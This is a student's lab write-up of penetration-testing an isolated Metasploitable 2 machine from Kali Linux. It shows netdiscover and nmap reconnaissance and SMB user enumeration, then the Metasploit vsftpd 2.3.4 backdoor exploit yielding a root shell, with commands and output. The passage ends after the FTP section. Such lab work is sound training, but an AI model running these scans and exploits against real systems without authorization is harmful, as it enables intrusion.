Maximiliano Brizzio
December 1, 2023

Section 0 - Abstract and Overview

Throughout the course of this document, I will be conducting various penetration tests on an isolated machine. This machine is a pre-built version of metasploitable 2 using Linux and it is made sure to never have access to an internet-facing machine. After conducting these penetration tests, I will be attempting to resolve any security flaws that allowed unauthorized access to prevent the same attack vector. You will see the full process I go through starting from discovery and reconnaissance to finding possible vulnerabilities to exploitation and privilege escalation if need be.

For simulating the attacker's side, I am using Kali Linux with plenty of the out-of-the-box tools that are provided with the OS. I want to establish that I am nowhere near an expert at using these tools and the whole purpose of this lab serves my ability to detect vulnerabilities but also to be able to patch them, all while getting more comfortable working with Kali Linux.


I want to also say that this is for educational purposes only. What I do here in this paper is completely *ISOLATED* and if you, the reader, are interested in trying this for yourself, I recommend that you read as much as you can before you start to save any headaches or possible failures. I cannot make this point clear enough: *NEVER HOST METASPLOITABLE 2 ON AN INTERNET-FACING MACHINE!*

Section 1 - Metasploitable 2 Overview

According to the documentation page of our target machine, Rapid7, they write that metasploitable 2 is "a test environment [that] provides a secure place to perform penetration testing and security research" (docs.rapid7.com). metasploitable is an intentionally vulnerable machine made with the purpose of testing various cyber security methodologies. The vulnerabilities in metasploitable are mainly focused on network and OS based ones rather than application specific. I was able to install the metasploitable 2 VM Image from rapid7's sourceforge profile and I compile and run it using VMWare Workstation 17, where I also run my version of Kali Linux.

Section 2 - Getting Started and Finding The Target


To begin, I launch my metasploitable 2 instance. I sign in using the default credentials–msfadmin:msfadmin–and the first command I use `ifconfig` and get the following output:



```
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:73:41
          inet addr:192.168.188.129  Bcast:192.168.188.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:7341/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:410 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:28694 (28.0 KB)  TX bytes:13983 (13.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:330 errors:0 dropped:0 overruns:0 frame:0
          TX packets:330 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:138497 (135.2 KB)  TX bytes:138497 (135.2 KB)

msfadmin@metasploitable:~$ _
```

Fig. 2.1 - ifconfig on target machine

Here we can see the ip-address running on the target machine and that is: 192.168.188.129. I can verify that I can establish a connection by switching to my Kali Linux machine and using the command: `ping 192.168.188.129`



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.188.129
PING 192.168.188.129 (192.168.188.129) 56(84) bytes of data.
64 bytes from 192.168.188.129: icmp_seq=1 ttl=64 time=9.60 ms
64 bytes from 192.168.188.129: icmp_seq=2 ttl=64 time=0.246 ms
64 bytes from 192.168.188.129: icmp_seq=3 ttl=64 time=0.243 ms
64 bytes from 192.168.188.129: icmp_seq=4 ttl=64 time=0.231 ms
^C
--- 192.168.188.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.231/2.580/9.602/4.053 ms
```


Fig. 2.2 - pinging target machine

As we can see in the above image, I am able to successfully ping the target machine.

Section 3 - Discovery

In this section, I will be running a network scan, port scan, and user scan on the target IP. First I'll start with the network scan using the `netdiscover` command. This command requires root privileges so my full input is:
`sudo netdiscover -r 192.168.188.129/24`

The -r tag designates the range to scan specified by the `/24` after the ip address. This is the following output:




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 24 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1440
 ______________________________________________________________________________
_
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ______________________________________________________________________________
_
 192.168.188.1   00:50:56:c0:00:08     19    1140  VMware, Inc.
 192.168.188.2   00:50:56:ee:58:bf      2     120  VMware, Inc.
 192.168.188.129 00:0c:29:c0:73:41      2     120  VMware, Inc.
 192.168.188.254 00:50:56:fd:f0:71      1      60  VMware, Inc.
```

Fig. 3.1 - netdiscover on target

As we can see, 4 hosts are identified on the network in the specified range, all of them being mac addresses supplied by VMware themselves verifying the isolated environment. We can also see the specific machine we are targeting listed with the ip 192.168.188.129.

Next we can scan through ports on the target machine. To do this we are going to be using a simple nmap command and then enumerate through a couple tags we can use on nmap. First, we start simple by checking all open ports along with a version scan and OS details. To do this, I run the command `sudo nmap -p- -sV -O 192.168.188.129` which gives the following output:



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- -sV -O 192.168.188.129
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-01 12:34 EST
Nmap scan report for 192.168.188.129
Host is up (0.00039s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
42174/tcp open  nlockmgr    1-4 (RPC #100021)
50041/tcp open  java-rmi    GNU Classpath grmiregistry
52896/tcp open  status      1 (RPC #100024)
58192/tcp open  mountd      1-3 (RPC #100005)
MAC Address: 00:0C:29:C0:73:41 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.53 seconds
```


Fig. 3.2 - nmap port and OS scan on target

Above we see various services running on open ports and below that is the device information. Notably, we can see ftp, ssh, telnet, smtp, mySQL, and postgreSQL running which we can try to use as attack vectors. Next we can try to enumerate users on the machine and to do this I will explain a little bit more about the capabilities of the nmap tool.

Section 3.1 - Nmap User Enumeration

Nmap is an extremely powerful and versatile tool that helps pen-testers and system administrators alike in different capacities. We showed before a common use of it (to detect open ports on a machine) but there are some special features of the tool that might go unnoticed for some. One of these features is user account enumeration. We can use the pre-built `smb-enum-users.nse` script in order to enumerate all of the users on remote systems. According to the nmap manpage, “The goal of this script is to discover all user accounts that exist on a remote system. This can be helpful for administration, by seeing who has an account on a server, or for penetration testing or network footprinting, by determining which accounts exist on a system” (nmap.org). The goal is accomplished using two techniques, both enabled by default. The first is SAMR enumeration which is stealthy and effective. The second is LSA brute forcing which is loud and can be clunky at times. All of this will take place over port 445.

I use the command `nmap -script smb-enum-users.nse -p 445 192.168.188.129` and the following is the output:



```
Host script results:
| smb-enum-users:
|   METASPLOITABLE\backup (RID: 1068)
|     Full name:   backup
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bin (RID: 1004)
|     Full name:   bin
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\bind (RID: 1210)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\daemon (RID: 1002)
|     Full name:   daemon
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\dhcp (RID: 1202)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\distccd (RID: 1222)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\ftp (RID: 1214)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\games (RID: 1010)
|     Full name:   games
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\gnats (RID: 1082)
|     Full name:   Gnats Bug-Reporting System (admin)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\irc (RID: 1078)
|     Full name:   ircd
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\klog (RID: 1206)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\libuuid (RID: 1200)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\list (RID: 1076)
|     Full name:   Mailing List Manager
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\lp (RID: 1014)
|     Full name:   lp
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\mail (RID: 1016)
|     Full name:   mail
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\man (RID: 1012)
|     Full name:   man
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\msfadmin (RID: 3000)
|     Full name:   msfadmin,,,
|     Flags:       Normal user account
|   METASPLOITABLE\mysql (RID: 1218)
|     Full name:   MySQL Server,,,
|     Flags:       Normal user account, Account disabled
```

```
|   METASPLOITABLE\news (RID: 1018)
|     Full name:   news
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\nobody (RID: 501)
|     Full name:   nobody
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\postfix (RID: 1212)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\postgres (RID: 1216)
|     Full name:   PostgreSQL administrator,,,
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\proftpd (RID: 1226)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\proxy (RID: 1026)
|     Full name:   proxy
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\root (RID: 1000)
|     Full name:   root
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\service (RID: 3004)
|     Full name:   ,,,
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sshd (RID: 1208)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sync (RID: 1008)
|     Full name:   sync
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\sys (RID: 1006)
|     Full name:   sys
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\syslog (RID: 1204)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\telnetd (RID: 1224)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\tomcat55 (RID: 1220)
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\user (RID: 3002)
|     Full name:   just a user,111,,
|     Flags:       Normal user account
|   METASPLOITABLE\uucp (RID: 1020)
|     Full name:   uucp
|     Flags:       Normal user account, Account disabled
|   METASPLOITABLE\www-data (RID: 1066)
|     Full name:   www-data
|_    Flags:       Normal user account, Account disabled

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Fig 3.1.1 - nmap user enumeration

Most of the returned accounts are disabled but just 2 are not, msfadmin and user. We can see there are still disabled SQL database administrator accounts which is something to note. In the next section, we will use the results of the 3 scans to try and find an attack vector.

Section 3.2 - Metasploit Framework

Metasploit, not to be confused with metasploitable, is an essential tool in penetration testing. The purpose of metasploit is to help find vulnerabilities and other security issues on any given machine. What we can use this for here is to search through any exploits on versions of services running on the target. While common bugs or exploits are patched out with each new iteration of a service, users will commonly forget to get new updates or the service as a whole has been abandoned and no updates meant to patch vulnerabilities are coming. Rapid7, the creator of metasploitable, also founded metasploit.


In order to launch metasploit, in our Kali Linux terminal, we can either run `msfconsole` or navigate to the extremely helpful applications bar (this is the Kali Linux logo in the corner of your taskbar). In the applications bar, we can check in the 'Exploitation Tools' folder and there is the metasploit framework. It is important that whichever way you launch it, you start the postgreSQL service before so output can be filtered, displayed, and formatted correctly. I've experienced either no output, or strange unusable data. To do this, simply run `service postgresql start` and to check that it is running, `service postgresql status`. Now we can launch metasploit safely.

Section 4 - Port Exploitation

This section will include the exploitation and methodology behind it for each vulnerable port on our target machine. It's important to note that you have to set RHOSTS (`set RHOSTS x.x.x.x`) before exploiting. ALWAYS TRIPLE CHECK THE TARGET'S IP AND THE RHOSTS IP ARE THE SAME. As stated before in the abstract, this is purely for educational purposes only and is conducted in a closed system completely run by me and me alone.

Section 4.1 - Port 21: FTP


Now that metasploit is running, we can use the console to search through exploits relating to the target's version of ftp. In figure 3.2, we can check the version running on port 21 which is 'vsftpd 2.3.4'. So, we type `search vsftpd 2.3.4` and the resulting table of modules is what we can use to make our way inside.



```
msf6 > set RHOSTS 192.168.188.129
RHOSTS ⇒ 192.168.188.129
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

Fig. 4.1.1 - metasploit search results on vsftpd 2.3.4

In mine, I only found 1 exploit. To use it, we type `use exploit/unix/ftp/vsftpd_234_backdoor` and then type `exploit`. Before the final command, we can use show options to check that the set remote host is correct.




```
[*] 192.168.188.129 - Command shell session 1 closed.  Reason: User exit
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.188.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.188.129:21 - USER: 331 Please specify the password.
[+] 192.168.188.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.188.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.188.128:45061 → 192.168.188.129:6200) at 2023-12-05 15:49:52 -0500

whoami
root
```

Fig. 4.1.2 - Access to ftp shell

As you can see above, the exploit successfully entered us into the ftp shell. I also show that we have root access in the shell allowing us to cause a lot of damage if we wanted to.

